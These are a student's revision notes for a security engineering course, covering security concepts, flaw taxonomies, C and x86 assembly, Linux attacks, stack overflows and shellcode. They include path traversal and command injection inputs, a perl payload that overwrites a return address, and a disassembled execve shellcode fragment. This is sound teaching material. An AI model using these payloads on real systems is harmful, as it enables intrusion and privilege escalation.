7CCSMSEN
Security Engineering

If you spot anything wrong, please let me know!
discord: @insertish
izzy · insrt.uk

Contents

1. Introduction

Security Engineering is about building systems to remain dependable in face of malice, error, or mischance. As a discipline, it focuses on tools, processes, and methods needed to design, implement, and test complete systems, and to adapt existing systems as their environment evolves.

Building dependable systems involves:
- **Policy**: what you need to achieve
- **Mechanisms**: measures/controls used to implement policy (ciphers, access controls, hardware resilience)
- **Assurance**: amount of resilience you can place on each mechanism & how well different mechanisms work together
- **Incentive**: motive of people guarding & maintaining system for doing their job properly, and motive of attackers to try to jeopardise the policy

Application security encompasses all security measures and practices throughout the entire application lifecycle from requirements analysis, design, implementation, verification, deployment as well as maintenance.

> **Note**
>
> This module focuses on application security as opposed to web applications (SCT), the operating system (OSC), or the network (NSE).

1.1. Basic Security Concepts

An **asset** is something that has value to the organiation (tangible or intangible).

A **threat** is a potential cause of an incident that may harm the assets of an organisation.

A **threat agent** is a party responsible for posing a threat to a system/organisation which may be human (intentional/unintentional) or natural (e.g. disaster).

A **risk** is the potential that a threat agent would exploit a vulnerability and adversely impact the system. $\text{risk} = \text{impact} \times \text{likelihood}$

An **attack** is the action of exploiting a vulnerability to compromise a system.

A **security policy** is a set of rules to define the assets to protect, security objectives to achieve, standards to follow, and constraints of a security program.

Security controls are measures to protect a system according to a security policy.

The **CIA** triad objectives are:
- **Confidentiality**: protecting information/assets from unauthorised access
- **Integrity**: ensuring accuracy/completeness of data/processes and protecting from unauthorised modification
- **Availability**: ensuring data and services are available to system users and preventing unauthorised impairment of functionality

Accountability means actions can be traced to responsible users/entities.

Non-Repudiation means committed actions cannot be denied by responsible users.

Authentication means verifying the identity of a user or a process to grant access to resources.

1.2. Types of Security Activities

- **Source Code Auditing**: Manual and/or automated review of the source code to identify security flaws and sources of vulnerabilities.
- **Software Component Analysis**: Investigating third-party and open-source software components for potential security risks (outdated components, known vulnerabilities, etc.).
- **Vulnerability Scanning**: Using automated scanners to identify potential vulnerabilities or flaws.
- **Vulnerability Assessment**: Manual verification of vulnerabilities to confirm exposure, but without exploiting vulnerabilities to gain further access.
- **Penetration Testing**: Exploitation of identified vulnerabilities to gain further access, simulating an attack by a malicious actor. Helps us understand the potential impact of vulnerabilities and the potential depth of an attack.
- **Red Teaming**: A holistic offensive approach to simulate how real-world adversaries can attack a system/organization to achieve specific goals, and assess how the organization would respond under an actual cyber attack.
- **Security Audit**: Evaluation of the security controls of a system/organization in relation to their compliance with certain security objectives, policies, or standards.
- **Security Review**: Verifying that security policies and standards have been applied to a system through performing gap analysis and reviewing design/implementation documents, code reviews & testing reports.

1.2.1. Application Security Testing (AST)

Static Application Security Testing (SAST) is analysing the source code (whitebox) or binaries (blackbox) for potential vulnerabilities without running the application.

Dynamic Application Security Testing (DAST) is examining the behaviour of a running application and analysing its response to unexpected interactions in order to find potential vulnerabilities (blackbox).

1.3. Categorisation of Software Security Flaws


There are many **taxonomies** that categorise security flaws based on various criteria. While others are based on attack methods and patterns or are based on root causes of security flaws from a software development perspective.

- MITRE's Common Attack Pattern Enumeration & Classification (CAPEC)
- MITRE's Common Weakness Enumeration (CWE)
- WASC Threat Classification (focused on Web applications)

1.3.1. The "7 Pernicious Kingdoms" Taxonomy (7PK)

Proposed by researchers at Fortify Software:The **7PK taxonomy** classifies security flaws into (7+1) categories of coding/deployment errors called kingdoms.

1. Input Validation and Representation	• Untrusted user input is the mother of all security evils. • Always assume user input is malicious, until proven otherwise.	1. Buffer Overflow 2. Command Injection 3. Format String Attack 4. Integer Overflow 5. Path Manipulation 6. SQL Injection 7. Cross-Site Scripting
2. API Abuse	• An API is a contract between caller and callee. • Caused by caller failing to honour its end of contract or using components that are inherently unsafe.	1. Dangerous Functions • `strcpy(), strcat(), sprint(), gets()` instead of `strncpy(), strncat() snprint(), fgets()` 2. Uncaught Exception: could crash system or expose sensitive information. 3. Unchecked Return Values: some functions use special return values to signal errors which may be ignored.
3. Security Features	• Improper implementation of security mechanisms and controls such as encryption, authentication, authorization, and privacy.	1. Broken Access Controls: • Failure to authenticate • Improper authorisation or privilege management 2. Encryption Failures: • Storing plaintext passwords • Weak crypto keys/hash functions 3. Security Misconfigurations: • Hard-coded passwords • Default accounts/ passwords 4. Violating Principle of Least Privilege: any entity must

		only be given minimum privileges required to perform their functions
4. Time and State	• Improper implementation of concurrency mechanisms that allow synchronized access to shared resources.	Race conditions occur when multiple processes try to access a shared resource, and the outcome of the execution depends on the sequence or timing of these processes. 
5. Errors	• Runtime errors are exceptional situations that arise due to unexpected behaviours during execution (eg: unexpected inputs, inaccessible files, connection errors, etc) • Proper handling of runtime errors & exceptions is essential to ensure software reliability and security.	1. Information Leakage: displaying error messages w/ sensitive information 2. Denial of Service: crashing a system or exhausting its resources 3. Evading Detection: if errors are not properly logged or if error handling is too broad, errors due to attacks could go undetected

6. Code Quality	• Poor code quality could lead to unpredictable behaviour that impacts software reliability and might be abused by attackers.	1. Improper Memory Management: In some languages (such as C/C++), developers are responsible for allocating & releasing memory. Memory mismanagement could lead to “memory corruption” issues such as:
		  • Memory leaks
		  • Double free
		  • Using uninitialized variables
		2. Improper Release of Resources: Similar to improper memory management, but applies to any resource
		3. Using Obsolete Functions

7. Encapsulation	• Encapsulation is used to control access to internal data and operations of a software component. Without proper encapsulation, software	1. Violating Trust Boundaries: For example, mixing trusted and untrusted data. 2. Exposing Sensitive Information to Unauthorized Actors: For

	components could have weak boundaries that allow violations of confidentiality and integrity.	example, failing to enforce a boundary that limits access to sensitive debugging & logging information. 3. Insecure Class Design: In object-oriented programming (OOP) languages.
***. Environment**	• This category includes weaknesses that are related to the deployment environment, rather than coding and implementation errors.	1. Enabling Unnecessary Features: Any extra feature could increase the attack surface. Instead, enable only essential features & services (Principle of Least Functionality). 2. Outdated/Vulnerable Components in the Technology Stack: Servers, Libraries, DBMS, OS, etc. (always make sure all components are patched and up-to-date). 3. Unencrypted Data Transmission: risk of network-based attacks (man-in-the-middle). For example, using HTTP instead of HTTPs in web applications. 4. Releasing Programs with Debugging Information (eg: non-stripped binaries): Debugging info should only be used in development environments (not production).

2. Notes on C Language

C was developed in early 1970s and has become a popular systems programming language due to its efficiency and portability. **C++** is an extension supporting object-oriented programming.

C has many advantages that make it appealing, incl. speed, efficiency, low-level capabilities, and portability.

The **C** language does not enforce safety checks such as:
- Bounds checking (arrays)
- Range checking (numerical data types)
- Type safety checking (permissive type conversions)

C leaves the responsibility of memory & resource management to the coder.

These features improve performance/control but are the source of a wide variety of security/reliability issues.

2.1. C Data Types

C provides basic data types of:
- `char` (character)
- `int` (integer)
- `float` (single-precision real number)
- `double` (double-precision real number)

Which can be combined with signs and size: `signed`, `unsigned`, `short`, `long`

Type	**Description**	**Typical Size** (32-bit machine)	**Min. Range**
`char`	Used to represent ASCII characters	8 bits	$[0, 255]$ unsigned $[-128, 127]$ signed
`short` `short int`	Short integer type	16 bits	$[-2^{15}, 2^{15}-1]$ signed (default) $[0, 2^{16}-1]$ unsigned
`int`	Basic integer type	32 bits	$[-2^{31}, 2^{31}-1]$ signed (default) $[0, 2^{32}-1]$ unsigned
`long` `long int`	Long integer type	64 bits	$[-2^{63}, 2^{63}-1]$ signed (default) $[0, 2^{64}-1]$ unsigned
`float`	Real floating-point type with single-point precision.	32 bits	$\pm$[1.175e-38, 3.402e38]
`double`	Real floating-point type with double-point precision.	64 bits	$\pm$[2.225e-308, 1.797e308]

Range limits are **platform-specific** and can be found in `limits.h` header.

And has derived data types:
- pointer
- array
- structure
- union
- function

And other types: void (function return, function parameter list, pointer type), enum

2.2. Code Samples

printf is a formatted print function provided by the standard input/output library.

An **escape sequence** consists of a backslash followed by one or more characters. Escaping allows interpreting sequences in a different way, e.g. `\n`, `\t`, `\\`, `\"`, `\0` (NULL), and `\x` (hex bytes) such as `\x41 = A`.

Format specifiers are placeholders for data that are provided as extra arguments to printf. They start with `%` and have a type, e.g. `%d` (signed int), `%u` (unsigned int), `%x` (unsigned int in hex), `%s` (string), and `%p` (pointer address).

```c
// hello.c
// gcc hello.c -o hello && ./hello

// standard input/output library (for printf)
#include <stdio.h>

// main() is the entry point
int main() {
  printf("Hello, world!\n");
  printf("Logged in as \"%s\", disk usage is %f %c (%u%%).\n",
    "izzy", 1.4, 'G', 45);

  // exit code 0 indicates success
  return 0;
}
```

Command-line arguments are passed into the entrypoint.

```c
// args.c
// gcc args.c -o args && ./args hello world

#include <stdio.h>

int main(int argc, char* argv[]) {
  if (argc < 2) {
    printf("No arguments provided.\n");
  } else {
    for (int i=0;i<argc;i++) {
      printf("Argument %d: %s\n", i, argv[i]);
    }
  }

  return 0;
}
```

A **pointer** is a data type that contains address of a variable of a certain type, declared using the target variable type followed by an asterisk.

When working with pointers, the following operators are commonly used:
- **Address-of operator** (&)
- **Dereference operator** (*)

An **array** is a collection of contiguous data items of the same type, it is defined with constant size which cannot be changed later.

To access an array, we use the **subscript operator** ([]), with an index ranging from 0 to SIZE − 1.

Pointers can be reassigned new values but an array variable cannot be modified after definition.

The **sizeof** operator returns:
- `sizeof(pointer)`: fixed pointer/address size
- `sizeof(array)`: size of array in bytes (iff array is in scope)
  Arrays decay to pointers when passed to a function meaning size information is lost!

```c
// pointers-and-arrays.c
// gcc pointers-and-arrays.c -o out && ./out

#include <stdio.h>

int main() {
  // create a pointer to an integer
  int x = 10;
  int * ptr = &x;
  printf("Value of x   = %d = %d\n", x, *ptr);
  printf("Address of x = %p = %p\n", ptr, &x);

  // we can now make it point to nothing
  ptr = NULL;

  // populate two new arrays
  int a[5] = {1,2,3,4,5};
  int b[10];
  for (unsigned long i=0; i<(sizeof(b)/sizeof(int)); i++)
    b[i] = i*i;

  printf("Size of A: %lu (%lu bytes), B: %lu (%lu bytes)\n",
    sizeof(a), sizeof(a) / sizeof(int), sizeof(b), sizeof(b) / sizeof(int));

  // access 1st element
  int first; ptr = (int*) &a;
  first = a[0]; first = *a; first = ptr[0]; first = *ptr;
  printf("%u\n", first);

  return 0;
}
```

A **string** is a sequence of characters represented as a character array, that is terminated with a NULL (many string-processing functions rely on terminating NULL).

```c
// strings.c
// gcc strings.c -o out && ./out

#include <stdio.h>

int main() {
  // null-terminated char array
  char str1[] = {'c', 'a', 't', '\0'};

  // string literal that terminates automatically
  char str2[] = "hello";

  // immutable string (using character pointer)
  char * str3 = "world";

  // define two buffers to write into
  char name[20], copy[20];

  // read 19 characters from stdin into name array (automatically terminates)
  printf("Enter name: ");
  scanf("%19s", name);

  // copy string from name into copy array
  strcpy(copy, name);

  // copy 20 chars from name into copy array
  strncpy(copy, name, 20);

  return 0;
}
```

2.3. Common Security Issues (incl. attack descriptions)

Casting issues arise when we convert from a bigger to smaller data type (downcasting) or convert between incompatible types (different signedness).

```c
unsigned int x = 10;
int y = -1;

// y will be cast to 4,294,967,295
// as x is unsigned
if (y > x) ...
```

Integer overflow occurs when the value of an integer goes beyond maximum or minimum values, resulting in the value eing wrapped around to the other end of the allow range. This can happen with both unsigned/signed integers.

```c
unsigned short x = 65535;
x = x + 1; // wraps around to 0

int budget = 50000, units = 5000000, price = 10000;
if (units * price <= budget) {
  // evaluates to true as (units*price) wraps around to a negative value
}
```

C does not provide **bounds checking** which means we can try to access data beyond either end of the array, e.g. `x[-1]` or `x[10]` for an array of size 2.

```c
// assume a is an array
// N is the length of a
for (int i=0;i<=N;i++) {
  a[i] = ...;
  // off-by-one error when i=N
  // we write outside of the array
}

// buffer overflow from stdin
char a[5];
scanf("%s", a);
// type over 5 chars to write outside of array
```

We may encounter errors relating to determining the array size whereby the array isn't in scope therefore `sizeof()` returns an unexpected value. This is solved by passing the array size into new scopes such as functions.

```c
char A[10]; // global
foo (char B[]) { // parameter into function
  char C[10];

  printf("%u\n", sizeof(A)); // ✓
  printf("%u\n", sizeof(B)); // ✖ pointer size
  printf("%u\n", sizeof(C)); // ✓
}
```

There are many dangerous string functions, or otherwise those that are considered unsafe and can lead to buffer overflows:

1. `gets(str)`: reads line from stdin and stops at newline/EOF, it does not check if the input can fit in the target string buffer.
   Instead use `fgets(buf, N, stdin)` which can limit the copied input to a certain length `N`.
2. `strcpy(dest, src)`: copies source string (until NULL) into destination without checking bounds.
   Instead use `strncpy(dest, src, N)` which can limit the copied buffer to a certain length `N`.
3. `strcat(dest, src)`: appends copy of source string (until NULL) to destination buffer without checking bounds.
   Instead use `strncat(dest, src, N)` which can limit the copied buffer to a certain length `N`.
4. `sprintf(dest, fmt, ..)`: similar to `printf` but can write to a buffer with no bounds checking.
   Instead use `snprintf(dest, N, fmt, ..)` which can limit the saved buffer to a certain length `N`.

We may also encounter off-by-one and null-termination errors with strings:

```c
  char name[10];
  memset(name, 'A', 10); // no NULL added => null-termination error
  a[10] = '\0'; // NULL is after last element => off-by-one error
                // should be
                //   memset(name, 'A', 9);
                //   a[9] = '\0';

  char a[10]; // char array of size 10
  char b[] = "0123456789"; //  size 11
  strncpy(a, b, sizeof(b)); // a[9] = 9 not NULL => null-termination error
                            // copies 1 extra char => off-by-one error
                            // should be
                            //   strncpy(a, b, sizeof(a) - 1);
                            //   a[9] = '\0';
```

3. Assembly Primer (Intel x86)

An **instruction set** is the set of commands that a processor can understand and execute.

Instructions are fed to the computer in a binary format (*machine code*).

Assembly is a low-level language that depends on a specific processor's instruction set, therefore it is not portable.

To make it easier to program in assembly, it is designed using human-readable abbreviations/ mnemonics.

> **Note**
>
> For this module, we focus on IA32/i386 (Intel Architecture, 32-bit).

3.1. CPU Architecture

Arithmetic & Logic Unit (ALU) is used to perform arithmetic and logical operations.

Control Unit (CU) is used to orchestrate the *instruction execution cycle* in the CPU.

The instruction cycle:
- fetch (from memory)
- decode (instructions & fetch data)
- execute

Clock is used to synchronise operations within the CPU by producing pulses at a constant rate (clock rate).

Registers are internal storage locations built into the CPU to provide fast data access.

Cache is a small, fast memory that is typically used to store frequently accessed data.

Endianness refers to the order of bytes in memory that make up multi-byte data.

Little-endian order means the least significant byte is stored at the smallest address, and the MSB at the largest address. (the x86 family uses little-endian order)

Example: Storing double-word `0xAABBCCDD`

We store the LSB `0xDD` first, through to MSB `0xAA` at the end.

Address X	Address $X+1$	Address $X+2$	Address $X+3$
`0xDD`	`0xCC`	`0xBB`	`0xAA`

System calls (syscalls) are interfaces between processes and the operating system to request a variety of services from the kernel, incl.:
- I/O tasks
- device management
- process control

Syscalls are identified by a unique number. On a 64-bit Linux system, full list of 32-bit syscalls is present at `/usr/include/asm/unistd_32.h`.

3.1.1. Registers

IA32 processors have a finite number of registers.

It has eight general purpose registers:

		Lower 16-bits		
Description	**32-bit**		**High 8 bits**	**Low 8 bits**
Accumulator	`EAX`	`AX`	`AH`	`AL`
Base	`EBX`	`BX`	`BH`	`BL`
Counter	`ECX`	`CX`	`CH`	`CL`
Data	`EDX`	`DX`	`DH`	`DL`
Source Index	`ESI`	`SI`		
Destination Index	`EDI`	`DI`		
Stack Pointer	`ESP`	`SP`		
Base Pointer	`EBP`	`BP`		

As well as:

- One 32-bit instruction pointer, `EIP`
- One 32-bit flag register, `EFLAGS` (bitflags) that store CPU control info / status info based on the last performed operation (e.g. carry `CF`, zero `ZF`, parity `PF`, sign `SF`, overflow `OF`)

3.2. Assembly Instructions (IA32)

To invoke a syscall, we store its number in the `EAX` register, provide up to 6 arguments (in the registers `EBX`, `ECX`, `EDX`, `ESI`, `EDI`, and `EBP`), and finally invoke the syscall handler with `int $0x80` instruction.

Instructions may require between zero and three operands.

The syntax follows the general pattern:

```asm
<mnemonic>                          ; 0 operands, e.g. NOP
<mnemonic> <source or dest>         ; 1 operand, e.g. push %eax | pop %ebx
<mnemonic> <source>, <dest>         ; 2 operands, e.g. mov $10, %eax
<mnemonic> <src1>, <src2>, <dest> ; 3 operands, e.g. imul $10, %eax, %ebx
```

Operands may be one of four types:

- Immediate/constant operands, prefixed with `$`. (e.g. `push $10`)
- Register operands, prefixed with `%`. (e.g. `push %eax`)
- Memory operands, identified by memory location/variable name.
  Up to one allowed per instruction!
- Indirect memory operands, by using parentheses. (e.g. `mov (%ebx), %eax`)

Operand size may be appended to mnemonics as a suffix: `b` (byte), `w` (word), `l` (long), `q` (quad).
e.g. `movb`, `movw`, `movl`, `movq`
If destination operand is a register, size can be inferred.

Operands in practice

```asm
movb $15,  %al  ; write immediate value 15 into AL
movw $15,  %ax  ; write immediate value 15 into AX
movl $15,  %eax ; write immediate value 15 into EAX
mov  $15,  %eax ; write immediate value 15 into EAX (inferred size)
mov  $0xF, %eax ; write immediate value 15 into EAX (hex representation)

mov var, %eax ; move value at memory address var (data label) to EAX
lea var, %eax ; load effective address of var into EAX

mov %ebx, %eax ; move value in EBX to EAX

mov (%ebx),   %eax ; move data from address stored at EBX to EAX
mov 8(%ebx),  %eax ; move data from address [EBX + 8] to EAX
mov -4(%ebx), %eax ; move data from address [EBX - 4] to EAX
```

3.2.1. AT&T vs Intel Syntax

There are two main flavours of x86 assembly:

- Used by GNU assembler is the **AT&T syntax** (used in this module)
- Used by other assemblers such as NASM is the **Intel syntax**

	AT&T	**Intel**
Immediate Operands	Prefixed with `$`	Not prefixed
Registers	Prefixed with `%`	Not prefixed
Operand Order	`<mnemonic> <src>, <dest>`	`<mnemonic> <dest>, <src>`
Specifying Operand Size	Suffixes: `b`, `w`, `l`, `q`	Size directives: `BYTE PTR`, `WORD PTR`, `DWORD PTR`, `QWORD PTR`

3.2.2. Instruction Set

	Syntax	Description
Data Transfer	`mov <src>, <dest>`	Copy data from <src> to <dest> Cannot move between two memory operands! <dest> cannot be an immediate/constant value
	`lea <mem>, <reg>`	Load effective address of <mem> to <reg> Destination must be a 32-bit register
	`push <src>`	Push the value of <src> on top of the stack In 32-bit mode, `push` decrements stack pointer **ESP** by 4 and copies its 32-bit operand <src> on top of the stack
	`pop <dest>`	Pop the value that is on top of the stack into <dest> In 32-bit mode, `pop` copies the top 4 bytes on the stack into <dest> and increments stack pointer **ESP** by 4
Arithmetic Instructions	`add <src>, <dest>`	Add <src> to <dest> and save the result in <dest>
	`sub <src>, <dest>`	Subtract <src> from <dest> and save the result in <dest>
	`cmp <src>, <dest>`	Perform subtraction without saving the result, used for comparison Result of comparison is reflected in **EFLAGS** register (in particular ZF, CF, SF, OF) Combinations of these flag values indicate whether dest is smaller than, equal to, or greater than src.
	`inc <operand>`	Increment <operand> by 1
	`dec <operand>`	Decrement <operand> by 1
	`neg <operand>`	Negate <operand> (flip sign)
Logical Instructions	`and <src>, <dest>`	Perform bitwise logical AND and save result in <dest>
	`test <src>, <dest>`	Perform AND without saving result Result is reflected in **EFLAGS** register (in particular ZF, SF, PF)
	`or <src>, <dest>`	Perform bitwise logical OR and save result in <dest>
	`xor <src>, <dest>`	Perform bitwise logical XOR and save result in <dest>
	`not <operand>`	Perform bitwise logical NOT, inverting all bits
Control Flow	`jmp <addr>`	Unconditional jump to <addr> (usually a code label) The instruction pointer **EIP** is updated to point to <addr> for execution

	Syntax	Description
	`call <addr>`	Jumps to `<addr>`, used to invoke functions Like `jmp` but before jumping to destination it pushes the address of the following instruction on the stack (as a return address)
	`ret`	Jumps to a return address that is stored at the top of the stack Top of the stack is popped into the **EIP** register for execution
	`int <number>`	Invoke a software interrupt of number `<number>` On Linux, `int $0x80` is used for syscalls
	`j(cond) <addr>` `jn(cond) <addr>`	Branch to destination only if a certain condition holds (or does not hold, in the case of `jn` modifier as opposed to just `j`) We must first perform the comparison: `1 cmp <src>, <dest>` asm Then we can jump based on: • Equality: `je/jne` • Unsigned comparison: `ja/jna`, `jae/jnae`, `jb/jnb`, `jbe/jnbe` • Signed comparison: `jg/jng`, `jge/jnge`, `jl/jnl`, `jle/jnle` • Individual flags: `jz/jnz`, `jc/jnc`, `jo/jno`, `js/jns`, `jp/jnp`

4. Linux-specific Security Notes (incl. attack descriptions)

This section assumes a good understanding of Linux, booklet included at the end of this PDF.

A program may trust its **environment** or use it to execute logic, this is dangerous as an attacker can often freely manipulate the environment, such as modifying the `PATH` environment variable to point to malicious programs to be executed with the privileges of the application.

Programs may be susceptible to **path traversal attacks** if they don't sanitise user generated file paths, allowing an attack to potentially gain access to sensitive files on the system.

For example, suppose a web application that displays a given requested URL, e.g. `site.com/?page=index.html`. If it is the case that the path is simply appended to the base directory, say `/var/www`, then an attacker can request the path `../../etc/passwd` to enumerate all the users on the system.

Failure to check type and status of files can lead to **symlink attacks** where an application could be misled into modifying or reading a file that it did not intend to.

For example, an application could compare a secret in a file to a user-provided file, but if the user-provided file symlinks to the original secret (even w/o the user having access to it), then the user can gain access.

Programs that do not validate user input could be vulnerable to **command injection attacks** where a program is manipulated into executing a commands under their privileges.

For example, the `find` command can invoke other commands through `-exec`. If input is not sanitised then an attacker could break out of the search command and run their own program, e.g. supplying `"* -exec command {} \;"`.

Another strategy employed can be to use special shell characters to make the shell execute a different command. For example, suppose the program takes a supplied variable and passes the string `"ls /home/" + $username` to the shell. A malicious user could supply `;` to execute any other command.

Various program vulnerabilites can be used/chained to reach **privilege escalation** for programs that have a setuid/setgid permission and hence allow an attacker to execute arbitrary code as that user/group.

5. Memory Corruption Vulnerabilities

5.1. Memory Layout

The **stack** is a container used to collect items or elements.

In the context of memory error exploitation, it is a memory/data region with a fixed origin and variable size. Initially, the size of the stack is zero, and the stack pointer **ESP** points to the top of the stack. Items are added to the stack following last-in, first-out convention.

> **Note**
>
> In the context of this module, we assume the stack grows from higher towards lower memory addresses. Initially, **ESP** points to the top of the stack (highest valid address).




Figure 1: Sample stack usage

Process Memory Organisation When a process is actively running in memory, it is divided into three regions:

- text — code (instructions) and read-only data; writing will result in segmentation violation; corresponds to `text` section of executable file
- data — contains initialised and uninitialised data; static variables stored in this region; corresponds to `data-bss` sections of executable file
- stack — local variables, invocation frames, etc

Text	lower memory addresses
(initialised) Data (uninitialised)	
Stack	higher memory addresses

Table 1: Process Memory Regions

The size of the process can be changed with the `brk(2)` system call. New memory is added in between data and stack segments. If the expansion of the bss data or user stack exhausts available memory then the process will be blocked and scheduled to run again with larger memory space.

Revision Tip: These notes should cover everything, but supplementary reading is provided[1].

[1] Aleph One. "Smashing The Stack For Fun And Profit", https://phrack.org/issues/49/14.html

5.1.1. Frames and function invocation

The stack is composed of **frames** which are pushed onto the stack as a consequence of function calls (function prologue), they consist of:

- function's actual parameters
- return address to jump to at the end of the function
- pointer to previous frame
- function's local variables

```c
int convert(char * str) {
  int result = atoi(str);
  return result;
}

int main(int argc, char ** argv) {
  int sum, i;
  for (i=0;i<argc;i++) {
    sum += convert(argv[i]);
  }
  printf("sum=%d\n", sum);
  return 0;
}
```

Memory Address	Value	Origin
0xbfff8000	argv	Pushed by main's caller This is the first frame
0xbfff7ffc	argc	
0xbfff7ff8	Return address from main	
0xbfff7ff4	Frame pointer before main was called (0xbfff8000)	Pushed by main Second frame
0xbfff7ff0	sum	
0xbfff7fec	i	
0xbfff7fe8	str	
0xbfff7fe4	Return address from convert (line 11 in main)	
0xbfff7fe0	Frame pointer before convert was called (0xbfff7ff4)	Pushed by convert Third frame
0xbfff7fdc	result	
0xbfff7fe0	Parameter to atoi	

> **Caution**
>
> Compiler optimisation *may* eliminate stack frames!

The address of the current frame is stored in the **Frame Pointer (FP)** register.
On Intel architectures, `%ebp` is used for this purpose.

Function invocation works by (**prologue**):

1. Caller pushes parameters onto the stack.
2. Caller saves return address on the stack, and jumps to callee.
3. Callee executes a prologue that consists of (can use `enter` instruction):
   - `push %ebp` — save **EBP** (frame pointer) on stack
   - `mov %esp, %ebp` — set **EBP** (frame pointer) to value of **ESP** (stack pointer)
   - `sub $n, %esp` — allocate space for local variables (subtract from stack pointer)

Before a function concludes, an **epilogue** occurs:

1. Deallocate local variables — set **ESP** to value of **EBP**

   Typically, we just call `leave` which reverts what the prologue did.
   Equivalent to `mov %ebp, %esp` and `pop %ebp`.

2. Saving result (if any) in the **EAX** register

3. Restoring base pointer of the caller function

4. Resuming execution from saved return address
   `ret` – takes value at top of the stack (as pointed to by **ESP**) and treats it as a memory address, placing it in instruction pointer **EIP**, at which point the CPU now tries to continue execution from that address

Revision Tip: there is a running example provided in lecture 4

5.1.1.1. A worked example of function invocation

Suppose a simple example program:

```c
void function(int a, int b, int c) {
  char buffer1[5];
  char buffer2[10];
}

void main() {
  function(1, 2, 3);
}
```

The call to the function is translated to:

```asm
push $3 ; push argument c to stack
push $2 ; push argument b to stack
push $1 ; push argument a to stack
call function ; push instruction pointer to stack (return address)
              ; and jump to the function code
```


The function then has a prologue:

```asm
push %ebp     ; push frame pointer to stack
mov %esp,%ebp ; save current stack pointer to frame pointer register
              ; this effectively declares a new frame
sub $20,%esp  ; allocate space for local variables
              ; by subtracting their size from stack pointer
```

Why **20 bytes**?

- Memory can only be addressed in multiples of word size (4 in this case).
- The 5 byte buffer actually takes up 8 bytes (2 words).
- The 10 byte buffer actually takes up 12 bytes (3 words).

The stack therefore looks like this after the prologue:



Now suppose you want to reference the parameters from the function (i.e. `int d = a;`):

```asm
mov 0x08(%ebp),%eax ; copy value of 'a' into %eax
mov %eax,-0x4(%ebp) ; copy value of %eax into 'd'
; .. similarly for b and c

; NB. allocating space for local variables (2 buffers + 3 integers):
sub $0x1c,%esp ; allocate enough space for 3 new integers
```

5.2. Stack-based Overflows (incl. attack descriptions)

A **stack overflow** occurs when data is copied without checking boundaries and exceeds a pre-allocated buffer overwriting the return address. Usually causing a segmentation fault however this can cause us to jump to user-defined code which is executed with same privileges.

The following functions are susceptible:

- `gets()` - note: data cannot contain newline/EOF
- `strcpy()`, `strcat()`
- `sprintf()`, `vsprintf()`, `scanf()`, `sscanf()`, `fscanf()`
- .. other custom input routines


Example overflow

Consider the following program:

```c
void foobar(char * str) {
  char buffer[100];
  strcpy(buffer, str);
}

int main(int argc, char ** argv) {
  if (!argv[1]) return -1;
  foobar(argv[1]);
  exit(0);
}
```

Suppose `argv[1]` contains `A` repeated 108 times, when `strcpy` is invoked we find that:



This results in a segmentation fault.

```
sullivan@galilei:~$ gcc -o vuln vuln.c
sullivan@galilei:~$ objdump -d vuln

vuln:     file format elf32-i386

Disassembly of section .init:
...
08048394 <foobar>:
 8048394:       55                          push   %ebp
 8048395:       89 e5                       mov    %esp,%ebp
 8048397:       83 ec 78                    sub    $0x78,%esp
 804839a:       8b 45 08                    mov    0x8(%ebp),%eax
 804839d:       89 44 24 04                 mov    %eax,0x4(%esp)
 80483a1:       8d 45 9c                    lea    0xffffff9c(%ebp),%eax
 80483a4:       89 04 24                    mov    %eax,(%esp)
 80483a7:       e8 28 ff ff ff              call   80482d4 <strcpy@plt>
 80483ac:       c9                          leave
 80483ad:       c3                          ret
...
sullivan@galilei:~$ ./vuln $(perl -e 'print "X"x100; print "Y"x4; print "\x01\x02\x03\x04";')
Segmentation fault
sullivan@galilei:~$ strace -i ./vuln $(perl -e 'print "X"x100; print "Y"x4; print "\x01\x02\x03\x04";')
...
[04030201] --- SIGSEGV (Segmentation fault) @ 0 (0) ---
```

5.3. Shellcode Writing (incl. attack descriptions)


The goal of our attack is to hijack the execution of the target application towards some code that we control/have injected.

We can achieve this by:

1. Injecting code to be executed (**shellcode**) into a writable memory region (stack, .data, heap)
2. Alter a code pointer inside the VA of the process (e.g. return address) to hijack the execution flow

Shellcode is the set of instructions executed as a result of the attack, typically *executing a shell.*

Example injection vector



- the **shellcode** is a sequence of machine instructions to be executed
  e.g. `execve("/bin/sh")`
- the **shellcode address** is the address of the memory region that contains the shellcode
- a **NOP sled** is a sequence of do-nothing `nop` instructions to allow us to ease exploitation by making us eventually reach shellcode at the end of the sled

```
sullivan@galilei:/tmp$ ls -l shellcode
-rw-r--r-- 1 roby roby 45 2007-11-09 19:22 shellcode
sullivan@galilei:/tmp$ ndisasm -b 32 shellcode
00000000  EB16              jmp short 0x18
00000002  5B                pop ebx
00000003  31C0              xor eax,eax
00000005  891B              mov [ebx],ebx
00000007  894304            mov [ebx+0x4],eax
0000000A  88430F            mov [ebx+0xf],al
0000000D  89D9              mov ecx,ebx
0000000F  83C308            add ebx,byte +0x8
00000012  31D2              xor edx,edx
00000014  B00B              mov al,0xb
00000016  CD80              int 0x80
...

